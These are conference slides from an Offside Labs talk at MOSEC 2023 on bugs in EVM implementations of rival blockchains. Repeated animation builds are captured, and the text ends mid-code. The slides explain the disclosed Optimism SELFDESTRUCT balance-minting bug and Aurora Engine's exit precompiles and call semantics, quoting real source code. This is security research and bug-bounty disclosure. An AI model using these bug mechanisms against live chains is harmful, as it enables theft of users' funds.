Killing the Ethereum ⬩ VM of Ethereum Killers 🥷

pwning.eth & slipper

MOSEC 2023 MOBILE SECURITY CONFERENCE

OFFSIDE Labs

OFFSIDE
Labs

🚀 Offside Labs

OFFSIDE
Labs

🚀 Offside Labs

OFFSIDE
Labs

🚀 Offside Labs

We are an elite crew of Web2 hackers,

OFFSIDE
Labs

🚀 Offside Labs

We are an elite crew of Web2 hackers,

now pioneering advancements in Web3 security!

OFFSIDE
Labs

🚀 Offside Labs

We are an elite crew of Web2 hackers,

now pioneering advancements in Web3 security!

CEO - slipper: the web2 hacking game captain

OFFSIDE
Labs

🚀 Offside Labs

We are an elite crew of Web2 hackers,

now pioneering advancements in Web3 security!

CEO - slipper: the web2 hacking game captain

OFFSIDE
Labs

🚀 Offside Labs

We are an elite crew of Web2 hackers,

now pioneering advancements in Web3 security!

CEO – slipper: the web2 hacking game captain

CTO – PwningETH: guardian of the web3 galaxy

OFFSIDE
Labs

🚀 Offside Labs

We are an elite crew of Web2 hackers,

now pioneering advancements in Web3 security!

CEO – slipper: the web2 hacking game captain

CTO – PwningETH: guardian of the web3 galaxy

OFFSIDE
Labs

🚀 Offside Labs

We are an elite crew of Web2 hackers,

now pioneering advancements in Web3 security!

CEO – slipper: the web2 hacking game captain

CTO – PwningETH: guardian of the web3 galaxy

Find us on X @Offside_Labs or 📧 rm@offside.io

OFFSIDE
Labs

EVM Compatible ≠ Ethereum

OFFSIDE
Labs

EVM Compatible ≠ Ethereum

- No chain can survive without an EVM runtime in 2020s

OFFSIDE
Labs

EVM Compatible ≠ Ethereum

- No chain can survive without an EVM runtime in 2020s
- Even if you are the hypothetical Ethereum killer 🥷

OFFSIDE Labs

EVM Compatible ≠ Ethereum

- No chain can survive without an EVM runtime in 2020s
- Even if you are the hypothetical Ethereum killer 🥷
  - Solana, Polkadot, NEAR, Layer2 alternatives (Optimism?) , EOS?,...

OFFSIDE Labs

EVM Compatible ≠ Ethereum

- No chain can survive without an EVM runtime in 2020s
- Even if you are the hypothetical Ethereum killer 🥷
  - Solana, Polkadot, NEAR, Layer2 alternatives (Optimism?) , EOS?,...
- Every chain is building its own EVM compatible layer

OFFSIDE Labs

EVM Compatible ≠ Ethereum

- No chain can survive without an EVM runtime in 2020s
- Even if you are the hypothetical Ethereum killer 🥷
  - Solana, Polkadot, NEAR, Layer2 alternatives (Optimism?) , EOS?,...
- Every chain is building its own EVM compatible layer

OFFSIDE Labs

EVM Compatible ≠ Ethereum

- No chain can survive without an EVM runtime in 2020s
- Even if you are the hypothetical Ethereum killer 🥷
  - Solana, Polkadot, NEAR, Layer2 alternatives (Optimism?) , EOS?,...
- Every chain is building its own EVM compatible layer

Everybody loves EVM but nobody can have the REAL EVM!

OFFSIDE Labs

What is the key to TRUE decentralization?

OFFSIDE Labs

“Consensus-based Diversity”

Pwning.ETH

OFFSIDE Labs

Achilles' heel of public chains

OFFSIDE
Labs

Achilles' heel of public chains

- Ethereum has the highest security level & decentralization 🛡️

OFFSIDE Labs

Achilles' heel of public chains

- Ethereum has the highest security level & decentralization 🛡️
- Some chains are busy "attacking" Ethereum 👊

OFFSIDE Labs

Achilles' heel of public chains

- Ethereum has the highest security level & decentralization 🛡️
- Some chains are busy "attacking" Ethereum 👊
- Most "Ethereum Killers" only have ONE ❗ implementation

OFFSIDE Labs

Achilles' heel of public chains

- Ethereum has the highest security level & decentralization 🛡️
- Some chains are busy "attacking" Ethereum 👊
- Most "Ethereum Killers" only have ONE ❗ implementation

OFFSIDE Labs

Achilles' heel of public chains

- Ethereum has the highest security level & decentralization 🛡️
- Some chains are busy "attacking" Ethereum 👊
- Most "Ethereum Killers" only have ONE ❗ implementation
  - What if anything goes wrong in their official implementation?

OFFSIDE Labs

Achilles' heel of public chains

- Ethereum has the highest security level & decentralization 🛡️
- Some chains are busy "attacking" Ethereum 👊
- Most "Ethereum Killers" only have ONE ❗ implementation
  - What if anything goes wrong in their official implementation?
  - The giant will be knocked down 💀 easily!

OFFSIDE Labs

The optimistic bounty

- Amazing ***OPTIMISM*** story of @saurik
  - $2M+ bounty from a logic bug! 🤑
- Web3 teams are rich and generous
- Web3 vulnerabilities are crazy 🤪
- Web3 world needs whitehat hackers

OFFSIDE Labs

The optimistic bug

- `Ether` stored on Optimism's L2 is represented by an `ERC20` token!?

```
func (s *StateDB) SetBalance(
    addr common.Address, amount *big.Int
) {
    if rcfg.UsingOVM {
        key := GetOVMBalanceKey(addr)
        value := common.BigToHash(amount)
        s.SetState(dump.OvmEthAddress, key, value)
    } else {
        stateObject := s.GetOrNewStateObject(addr)
        if stateObject != nil {
            stateObject.SetBalance(amount)
        }
    }
}
```

OFFSIDE Labs

The optimistic bug

- `Ether` stored on Optimism's L2 is represented by an `ERC20` token!?

```
func (s *StateDB) SetBalance(
    addr common.Address, amount *big.Int
) {
    if rcfg.UsingOVM {
        key := GetOVMBalanceKey(addr)
        value := common.BigToHash(amount)
        s.SetState(dump.OvmEthAddress, key, value)
    } else {
        stateObject := s.GetOrNewStateObject(addr)
        if stateObject != nil {
            stateObject.SetBalance(amount)
        }
    }
}
```

StateDB Using OVM Redirection

OFFSIDE Labs

The optimistic bug

```
func opSuicide(
    pc *uint64, interpreter *EVMInterpreter,
    contract *Contract, memory *Memory, stack *Stack
) ([]byte, error) {
    state := interpreter.evm.StateDB

    beneficiary := common.BigToAddress(stack.pop())
    balance := state.GetBalance(contract.Address())
    state.AddBalance(beneficiary, balance)

    state.Suicide(contract.Address())

    return nil, nil
}
```

OFFSIDE Labs

The optimistic bug

```
func opSuicide(
    pc *uint64, interpreter *EVMInterpreter,
    contract *Contract, memory *Memory, stack *Stack
) ([]byte, error) {
    state := interpreter.evm.StateDB

    beneficiary := common.BigToAddress(stack.pop())
    balance := state.GetBalance(contract.Address())
    state.AddBalance(beneficiary, balance)

    state.Suicide(contract.Address())

    return nil, nil
}
```

SELFDESTRUCT AddBalance to beneficiary

OFFSIDE Labs

The optimistic bug

```
func opSuicide(
    pc *uint64, interpreter *EVMI
    contract *Contract, memory *M
) ([]byte, error) {
    state := interpreter.evm.Stat

    beneficiary := common.BigToAd
    balance := state.GetBalance(c
    state.AddBalance(beneficiary,

    state.Suicide(contract.Address())

    return nil, nil
}
```

```
func (s *StateDB) Suicide(addr common.Address) bool {
    stateObject := s.getStateObject(addr)
    if stateObject == nil { return false }

    stateObject.markSuicided()

    stateObject.data.Balance = new(big.Int)
    // aka stateObject.setBalance(common.Big0)

    return true
}
```

OFFSIDE Labs

The optimistic bug

```
func opSuicide(
    pc *uint64, interpreter *EVMI
    contract *Contract, memory *M
) ([]byte, error) {
    state := interpreter.evm.Stat

    beneficiary := common.BigToAd
    balance := state.GetBalance(c
    state.AddBalance(beneficiary,

    state.Suicide(contract.Address())

    return nil, nil
}
```

```
func (s *StateDB) Suicide(addr common.Address) bool {
    stateObject := s.getStateObject(addr)
    if stateObject == nil { return false }

    stateObject.markSuicided()

    stateObject.data.Balance = new(big.Int)
    // aka stateObject.setBalance(common.Big0)

    return true
}
```

Suicide() does nothing

OFFSIDE Labs

The optimistic bug

```
func opSuicide(
    pc *uint64, interpreter *EVMI
    contract *Contract, memory *M
) ([]byte, error) {
    state := interpreter.evm.Stat

    beneficiary := common.BigToAd
    balance := state.GetBalance(c
    state.AddBalance(beneficiary,

    state.Suicide(contract.Address())

    return nil, nil
}
```

The account is only deleted in the end of the whole transaction

```
func (s *StateDB) Suicide(addr common.Address) bool {
    stateObject := s.getStateObject(addr)
    if stateObject == nil { return false }

    stateObject.markSuicided()

    stateObject.data.Balance = new(big.Int)
    // aka stateObject.setBalance(common.Big0)

    return true
}
```

Suicide() does nothing

OFFSIDE Labs

The optimistic bug

```
func opSuicide(
    pc *uint64, interpreter *EVMI
    contract *Contract, memory *M
) ([]byte, error) {
    state := interpreter.evm.Stat

    beneficiary := common.BigToAd
    balance := state.GetBalance(c
    state.AddBalance(beneficiary,

    state.Suicide(contract.Address())

    return nil, nil
}
```

```
func (s *StateDB) Suicide(addr common.Address) bool {
    stateObject := s.getStateObject(addr)
    if stateObject == nil { return false }

    stateObject.markSuicided()

    stateObject.data.Balance = new(big.Int)
    // aka stateObject.setBalance(common.Big0)

    return true
}
```

Suicide() does nothing

The account is only deleted in the end of the whole transaction

Calling selfdestruct prints money from the air 🤑

OFFSIDE Labs

rekt.news

- Astronomical hacks in the web3 world
- Can not be in the top 10 if only hacking $150M
- The community is really scared of hackers
- Projects would like to offer 10% of the stolen funds as the bug bounty
  - 10% loss is acceptable in the crypto market
  - Few hackers return the fund for bounty 😂

1. **Ronin Network - REKT** *Unaudited*
   $624,000,000 | 03/23/2022
2. **Poly Network - REKT** *Unaudited*
   $611,000,000 | 08/10/2021
3. **BNB Bridge - REKT** *Unaudited*
   $586,000,000 | 10/06/2022
4. **SBF - MASK OFF** *N/A*
   $477,000,000 | 11/12/22
5. **Wormhole - REKT** *Neodyme*
   $326,000,000 | 02/02/2022
6. **Euler Finance - REKT** *Sherlock*
   $197,000,000 | 03/13/2023
7. **BitMart - REKT** *N/A*
   $196,000,000 | 12/04/2021
8. **Nomad Bridge - REKT** *N/A*
   $190,000,000 | 08/01/2022
9. **Beanstalk - REKT** *Unaudited*
   $181,000,000 | 04/17/2022
10. **Wintermute - REKT 2** *N/A*
    $162,300,000 | 09/20/2022
11. **Compound - REKT** *Unaudited*
    $147,000,000 | 09/29/2021

OFFSIDE Labs

Immunefi

Aurora

19 April 2022	Yes	$6,000,000
Live since	KYC required	Maximum bounty

Program Overview

Aurora Labs have created the Aurora Ecosystem which mainly consists of two components: Rainbow Bridge and Aurora Engine. Rainbow Bridge is a fully trustless and decentralized bridge that interconnects Ethereum and NEAR ecosystems. Aurora Engine is an EVM built on the NEAR Protocol, delivering a turn-key solution for developers to operate their apps on an Ethereum-compatible, high-throughput, scalable and future-safe platform, with low transaction costs for their users.

For more information about Aurora please visit https://aurora.dev/.

Immunefi

Aurora

19 April 2022	Yes	$6,000,000
Live since	KYC required	Maximum bounty

Program Overview

Aurora Labs have created the Aurora Ecosystem which mainly consists of two components: Rainbow Bridge and Aurora Engine. Rainbow Bridge is a fully trustless and decentralized bridge that interconnects Ethereum and NEAR ecosystems. Aurora Engine is an EVM built on the NEAR Protocol, delivering a turn-key solution for developers to operate their apps on an Ethereum-compatible, high-throughput, scalable and future-safe platform, with low transaction costs for their users.

For more information about Aurora please visit https://aurora.dev/.

Immunefi

Aurora

19 April 2022	Yes	$6,000,000
Live since	KYC required	Maximum bounty

Top 3 in all bounties

Program Overview

Aurora Labs have created the Aurora Ecosystem which mainly consists of two components: Rainbow Bridge and Aurora Engine. Rainbow Bridge is a fully trustless and decentralized bridge that interconnects Ethereum and NEAR ecosystems. Aurora Engine is an EVM built on the NEAR Protocol, delivering a turn-key solution for developers to operate their apps on an Ethereum-compatible, high-throughput, scalable and future-safe platform, with low transaction costs for their users.

For more information about Aurora please visit https://aurora.dev/.

Assets in scope

Target	Type
https://etherscan.io/address/0x3be7Df8dB39996a837041bb8Ee0dAdf60F767038	Smart Contract - NearBridge
https://github.com/aurora-is-near/rainbow-bridge/releases/tag/0.2.1	Smart Contract - EthProved GitHub Link
https://explorer.near.org/accounts/aurora	Smart Contract - Aurora
https://github.com/aurora-is-near/aurora-engine/tree/master/engine	Smart Contract - Engine
https://rainbowbridge.app/	Websites and Applications - Main Web App

All smart contracts of Aurora can be found at https://github.com/aurora-is-near. However, only those in the Assets in Scope table are considered as in-scope of the bug bounty program. The Aurora team aims to communicate any changes to the Assets in Scope table with Immunefi as soon as possible. However, due to potential delays in updating the bug bounty program, the listed asset must also appear on https://github.com/aurora-is-near/aurora-security-public/blob/main/ABBP-AssetsInScope.md at the time of escalation to the Aurora team in order to be considered valid.

If an impact can be caused to any other asset managed by Aurora that isn't on this table but for which the impact is in the Impacts in Scope section below, you are encouraged to submit it for the consideration by the project. This only applies to Critical impacts.

OFFSIDE Labs

Assets in scope

Target	Type
https://etherscan.io/address/0x3be7Df8dB39996a837041bb8Ee0dAdf60F767038	Smart Contract - NearBridge
https://github.com/aurora-is-near/rainbow-bridge/releases/tag/0.2.1	Smart Contract - EthProved GitHub Link
https://explorer.near.org/accounts/aurora	Smart Contract - Aurora
https://github.com/aurora-is-near/aurora-engine/tree/master/engine	Smart Contract - Engine
https://rainbowbridge.app/	Websites and Applications - Main Web App

All smart contracts of Aurora can be found at https://github.com/aurora-is-near. However, only those in the Assets in Scope table are considered as in-scope of the bug bounty program. The Aurora team aims to communicate any changes to the Assets in Scope table with Immunefi as soon as possible. However, due to potential delays in updating the bug bounty program, the listed asset must also appear on https://github.com/aurora-is-near/aurora-security-public/blob/main/ABBP-AssetsInScope.md at the time of escalation to the Aurora team in order to be considered valid.

If an impact can be caused to any other asset managed by Aurora that isn't on this table but for which the impact is in the Impacts in Scope section below, you are encouraged to submit it for the consideration by the project. This only applies to Critical impacts.

OFFSIDE Labs

Assets in scope

Target	Type
https://etherscan.io/address/0x3be7Df8dB39996a837041bb8Ee0dAdf60F767038	Smart Contract - NearBridge
https://github.com/aurora-is-near/rainbow-bridge/releases/tag/0.2.1	Seems solid :)
https://explorer.near.org/accounts/aurora	Smart Contract - Aurora
https://github.com/aurora-is-near/aurora-engine/tree/master/engine	Smart Contract - Engine
https://rainbowbridge.app/	Websites and Applications - Main Web App

All smart contracts of Aurora can be found at https://github.com/aurora-is-near. However, only those in the Assets in Scope table are considered as in-scope of the bug bounty program. The Aurora team aims to communicate any changes to the Assets in Scope table with Immunefi as soon as possible. However, due to potential delays in updating the bug bounty program, the listed asset must also appear on https://github.com/aurora-is-near/aurora-security-public/blob/main/ABBP-AssetsInScope.md at the time of escalation to the Aurora team in order to be considered valid.

If an impact can be caused to any other asset managed by Aurora that isn't on this table but for which the impact is in the Impacts in Scope section below, you are encouraged to submit it for the consideration by the project. This only applies to Critical impacts.

OFFSIDE Labs

Assets in scope

Target	Type
https://etherscan.io/address/0x3be7Df8dB39996a837041bb8Ee0dAdf60F767038	Smart Contract - NearBridge
https://github.com/aurora-is-near/rainbow-bridge/releases/tag/0.2.1	Seems solid :)
https://explorer.near.org/accounts/aurora	Smart Contract - Aurora
https://github.com/aurora-is-near/aurora-engine/tree/master/engine	Smart Contract - Engine
https://rainbowbridge.app/	Websites and Applications - Main Web App

All smart contracts of Aurora can be found at https://github.com/aurora-is-near. However, only those in the Assets in Scope table are considered as in-scope of the bug bounty program. The Aurora team aims to communicate any changes to the Assets in Scope table with Immunefi as soon as possible. However, due to potential delays in updating the bug bounty program, the listed asset must also appear on https://github.com/aurora-is-near/aurora-security-public/blob/main/ABBP-AssetsInScope.md at the time of escalation to the Aurora team in order to be considered valid.

If an impact can be caused to any other asset managed by Aurora that isn't on this table but for which the impact is in the Impacts in Scope section below, you are encouraged to submit it for the consideration by the project. This only applies to Critical impacts.

OFFSIDE Labs

Assets in scope

Target	Type
https://etherscan.io/address/0x3be7Df8dB39996a837041bb8Ee0dAdf60F767038	Smart Contract - NearBridge
https://github.com/aurora-is-near/rainbow-bridge/releases/tag/0.2.1	
https://explorer.near.org/accounts/aurora	Smart Contract - Aurora
https://github.com/aurora-is-near/aurora-engine/tree/master/engine	Smart Contract - Engine
https://rainbowbridge.app/	Websites and Applications - Main Web App

Seems solid :)

All smart contracts of Aurora can be found at https://github.com/aurora-is-near. However, only those in the Assets in Scope table are considered as in-scope of the bug bounty program. The Aurora team aims to communicate any changes to the Assets in Scope table with Immunefi as soon as possible. However, due to potential delays in updating the bug bounty program, the listed asset must also appear on https://github.com/aurora-is-near/aurora-security-public/blob/main/ABBP-AssetsInScope.md at the time of escalation to the Aurora team in order to be considered valid.

If an impact can be caused to any other asset managed by Aurora that isn't on this table but for which the impact is in the Impacts in Scope section below, you are encouraged to submit it for the consideration by the project. This only applies to Critical impacts.

OFFSIDE Labs

Assets in scope

Target	Type
https://etherscan.io/address/0x3be7Df8dB39996a837041bb8Ee0dAdf60F767038	Smart Contract - NearBridge
https://github.com/aurora-is-near/rainbow-bridge/releases/tag/0.2.1	Seems solid :)
https://explorer.near.org/accounts/aurora	Smart Contract - Aurora
https://github.com/aurora-is-near/aurora-engine/tree/master/engine	EVM is complex!
https://rainbowbridge.app/	Websites and Applications - Main Web App

All smart contracts of Aurora can be found at https://github.com/aurora-is-near. However, only those in the Assets in Scope table are considered as in-scope of the bug bounty program. The Aurora team aims to communicate any changes to the Assets in Scope table with Immunefi as soon as possible. However, due to potential delays in updating the bug bounty program, the listed asset must also appear on https://github.com/aurora-is-near/aurora-security-public/blob/main/ABBP-AssetsInScope.md at the time of escalation to the Aurora team in order to be considered valid.

If an impact can be caused to any other asset managed by Aurora that isn't on this table but for which the impact is in the Impacts in Scope section below, you are encouraged to submit it for the consideration by the project. This only applies to Critical impacts.

OFFSIDE Labs

Aurora Engine: EVM for NEAR

- Aurora is the EVM built for NEAR
- Written in rust, a smart contract on NEAR
- A miniature universe, build the Ethereum ecosystem inside NEAR

- The Rainbow Bridge connects the three worlds

OFFSIDE Labs

Aurora Engine: layer 2?

- A smart contract that executes smart contract, a layer 2 of NEAR
- Direct interaction with NEAR protocol
- Instant bridge between Aurora and NEAR
- Delayed bridge from/to Ethereum
- Transaction fees denominated in nETH, the native wrapper of bridged ETH
- Builtin support for the Rainbow Bridge
  - token deposit/withdraw => mint/burn

OFFSIDE Labs

Aurora Engine: precompiles

- ExitToNear
- ExitToEthereum

```rust
pub mod exit_to_near {
    use aurora_engine_types::types::Address;

    /// Exit to NEAR precompile address
    ///
    /// Address: `0xe9217bc70b7ed1f598ddd3199e80b093fa71124f`
    /// This address is computed as: `&keccak("exitToNear")[12..]`
    pub const ADDRESS: Address =
        crate::make_address(0xe9217bc7, 0x0b7ed1f598ddd3199e80b093fa71124f);
}

pub mod exit_to_ethereum {
    use aurora_engine_types::types::Address;

    /// Exit to Ethereum precompile address
    ///
    /// Address: `0xb0bd02f6a392af548bdf1cfaee5dfa0eefcc8eab`
    /// This address is computed as: `&keccak("exitToEthereum")[12..]`
    pub const ADDRESS: Address =
        crate::make_address(0xb0bd02f6, 0xa392af548bdf1cfaee5dfa0eefcc8eab);
}
```

```usdz
function withdrawToNear(bytes memory recipient, uint256 amount) external override {
    address sender = _msgSender();
    _burn(sender, amount);

    bytes32 amount_b = bytes32(amount);
    bytes memory input = abi.encodePacked("\x01", sender, amount_b, recipient);
    uint input_size = 1 + 20 + 32 + recipient.length;

    assembly {
        let res := call(gas(), 0xe9217bc70b7ed1f598ddd3199e80b093fa71124f, 0, add(input, 32), input_size, 0, 32)
    }
}

function withdrawToEthereum(address recipient, uint256 amount) external override {
    _burn(_msgSender(), amount);

    bytes32 amount_b = bytes32(amount);
    bytes20 recipient_b = bytes20(recipient);
    bytes memory input = abi.encodePacked("\x01", amount_b, recipient_b);
    uint input_size = 1 + 32 + 20;

    assembly {
        let res := call(gas(), 0xb0bd02f6a392af548bdf1cfaee5dfa0eefcc8eab, 0, add(input, 32), input_size, 0, 32)
    }
}
```

Aurora Engine: precompiles

- ExitToNear
- ExitToEthereum

```rust
pub mod exit_to_near {
    use aurora_engine_types::types::Address;

    /// Exit to NEAR precompile address
    ///
    /// Address: `0xe9217bc70b7ed1f598ddd3199e80b093fa71124f`
    /// This address is computed as: `&keccak("exitToNear")[12..]`
    pub const ADDRESS: Address =
        crate::make_address(0xe9217bc7, 0x0b7ed1f598ddd3199e80b093fa71124f);
}

pub mod exit_to_ethereum {
    use aurora_engine_types::types::Address;

    /// Exit to Ethereum precompile address
    ///
    /// Address: `0xb0bd02f6a392af548bdf1cfaee5dfa0eefcc8eab`
    /// This address is computed as: `&keccak("exitToEthereum")[12..]`
    pub const ADDRESS: Address =
        crate::make_address(0xb0bd02f6, 0xa392af548bdf1cfaee5dfa0eefcc8eab);
}
```

```ethereum
function withdrawToNear(bytes memory recipient, uint256 amount) external override {
    address sender = _msgSender();
    _burn(sender, amount);

    bytes32 amount_b = bytes32(amount);
    bytes memory input = abi.encodePacked("\x01", sender, amount_b, recipient);
    uint input_size = 1 + 20 + 32 + recipient.length;

    assembly {
        let res := call(gas(), 0xe9217bc70b7ed1f598ddd3199e80b093fa71124f, 0, add(input, 32), input_size, 0, 32)
    }
}

function withdrawToEthereum(address recipient, uint256 amount) external override {
    _burn(_msgSender(), amount);

    bytes32 amount_b = bytes32(amount);
    bytes20 recipient_b = bytes20(recipient);
    bytes memory input = abi.encodePacked("\x01", amount_b, recipient_b);
    uint input_size = 1 + 32 + 20;

    assembly {
        let res := call(gas(), 0xb0bd02f6a392af548bdf1cfaee5dfa0eefcc8eab, 0, add(input, 32), input_size, 0, 32)
    }
}
```

Tokens are burnt before exit

```
262         // First byte of the input is a flag, selecting the behavior to be triggered:
263         //      0x0 -> Eth transfer
264         //      0x1 -> Erc20 transfer
265         let flag = input[0];
266         #[cfg(feature = "error_refund")]
267         let (refund_address, mut input) = parse_input(input)?;
268         #[cfg(not(feature = "error_refund"))]
269         let mut input = parse_input(input);
270         let current_account_id = self.current_account_id.clone();
271         #[cfg(feature = "error_refund")]
272         let refund_on_error_target = current_account_id.clone();
273
274         let (nep141_address, args, exit_event) = match flag {
275             0x0 => {
276                 // ETH transfer
277                 //
278                 // Input slice format:
279                 //      recipient_account_id (bytes) - the NEAR recipient account which will receive NEP-141 ETH tokens
280
281                 if let Ok(dest_account) = AccountId::try_from(input) {
282                     (
283                         current_account_id,
284                         // There is no way to inject json, given the encoding of both arguments
285                         // as decimal and valid account id respectively.
286                         format!(
287                             r#"{{"receiver_id": "{}", "amount": "{}", "memo": null}}"#,
288                             dest_account,
289                             context.apparent_value.as_u128()
290                         ),
291                         events::ExitToNear {
292                             sender: Address::new(context.caller),
293                             erc20_address: events::ETH_ADDRESS,
294                             dest: dest_account.to_string(),
295                             amount: context.apparent_value,
296                         },
297                     )
```

```
262         // First byte of the input is a flag, selecting the behavior to be triggered:
263         //      0x0 -> Eth transfer
264         //      0x1 -> Erc20 transfer
265         let flag = input[0];
266         #[cfg(feature = "error_refund")]
267         let (refund_address, mut input) = parse_input(input)?;
268         #[cfg(not(feature = "error_refund"))]
269         let mut input = parse_input(input);
270         let current_account_id = self.current_account_id.clone();
271         #[cfg(feature = "error_refund")]
272         let refund_on_error_target = current_account_id.clone();
273
274         let (nep141_address, args, exit_event) = match flag {
275             0x0 => {
276                 // ETH transfer
277                 //
278                 // Input slice format:
279                 //      recipient_account_id (bytes) - the NEAR recipient account which will receive NEP-141 ETH tokens
280
281                 if let Ok(dest_account) = AccountId::try_from(input) {
282                     (
283                         current_account_id,
284                         // There is no way to inject json, given the encoding of both arguments
285                         // as decimal and valid account id respectively.
286                         format!(
287                             r#"{{"receiver_id": "{}", "amount": "{}", "memo": null}}"#,
288                             dest_account,
289                             context.apparent_value.as_u128()
290                         ),
291                         events::ExitToNear {
292                             sender: Address::new(context.caller),
293                             erc20_address: events::ETH_ADDRESS,
294                             dest: dest_account.to_string(),
295                             amount: context.apparent_value,
296                         },
297                     )
```

```rust
262         // First byte of the input is a flag, selecting the behavior to be triggered:
263         //      0x0 -> Eth transfer
264         //      0x1 -> Erc20 transfer
265         let flag = input[0];
266         #[cfg(feature = "error_refund")]
267         let (refund_address, mut input) = parse_input(input)?;
268         #[cfg(not(feature = "error_refund"))]
269         let mut input = parse_input(input);
270         let current_account_id = self.current_account_id.clone();
271         #[cfg(feature = "error_refund")]
272         let refund_on_error_target = current_account_id.clone();
273
274         let (nep141_address, args, exit_event) = match flag {
275             0x0 => {
276                 // ETH transfer
277                 //
278                 // Input slice format:
279                 //      recipient_account_id (bytes) - the NEAR recipient account which will receive NEP-141 ETH tokens
280
281                 if let Ok(dest_account) = AccountId::try_from(input) {
282                     (
283                         current_account_id,
284                         // There is no way to inject json, given the encoding of both arguments
285                         // as decimal and valid account id respectively.
286                         format!(
287                             r#"{{"receiver_id": "{}", "amount": "{}", "memo": null}}"#,
288                             dest_account,
289                             context.apparent_value.as_u128()
290                         ),
291                         events::ExitToNear {
292                             sender: Address::new(context.caller),
293                             erc20_address: events::ETH_ADDRESS,
294                             dest: dest_account.to_string(),
295                             amount: context.apparent_value,
296                         },
297                     )
```

Exit ETH to NEAR

1. Transfer ETH to the precompile by *msg.value*
2. Generate an event *events::ExitToNear*
3. The events (logs) are filtered and processed

```rust
262         // First byte of the input is a flag, selecting the behavior to be triggered:
263         //      0x0 -> Eth transfer
264         //      0x1 -> Erc20 transfer
265         let flag = input[0];
266         #[cfg(feature = "error_refund")]
267         let (refund_address, mut input) = parse_input(input)?;
268         #[cfg(not(feature = "error_refund"))]
269         let mut input = parse_input(input);
270         let current_account_id = self.current_account_id.clone();
271         #[cfg(feature = "error_refund")]
272         let refund_on_error_target = current_account_id.clone();
273
274         let (nep141_address, args, exit_event) = match flag {
275             0x0 => {
276                 // ETH transfer
277                 //
278                 // Input slice format:
279                 //      recipient_account_id (bytes) - the NEAR recipient account which will receive NEP-141 ETH tokens
280
281                 if let Ok(dest_account) = AccountId::try_from(input) {
282                     (
283                         current_account_id,
284                         // There is no way to inject json, given the encoding of both arguments
285                         // as decimal and valid account id respectively.
286                         format!(
287                             r#"{{"receiver_id": "{}", "amount": "{}", "memo": null}}"#,
288                             dest_account,
289                             context.apparent_value.as_u128()
290                         ),
291                         events::ExitToNear {
292                             sender: Address::new(context.caller),
293                             erc20_address: events::ETH_ADDRESS,
294                             dest: dest_account.to_string(),
295                             amount: context.apparent_value,
296                         },
297                     )
```

Exit ETH to NEAR

1. Transfer ETH to the precompile by *msg.value*
2. Generate an event *events::ExitToNear*
3. The events (logs) are filtered and processed

EVM 101

Call variants


- Call
- Delegatecall
- Callcode
- Staticcall


```
let context = match scheme {
    CallScheme::Call | CallScheme::StaticCall => Context {
        address: to.into(),
        caller: runtime.context.address,
        apparent_value: value,
    },
    CallScheme::CallCode => Context {
        address: runtime.context.address,
        caller: runtime.context.address,
        apparent_value: value,
    },
    CallScheme::DelegateCall => Context {
        address: runtime.context.address,
        caller: runtime.context.caller,
        apparent_value: runtime.context.apparent_value,
    },
};

let transfer = if scheme == CallScheme::Call {
    Some(Transfer {
        source: runtime.context.address,
        target: to.into(),
        value,
    })
} else if scheme == CallScheme::CallCode {
    Some(Transfer {
        source: runtime.context.address,
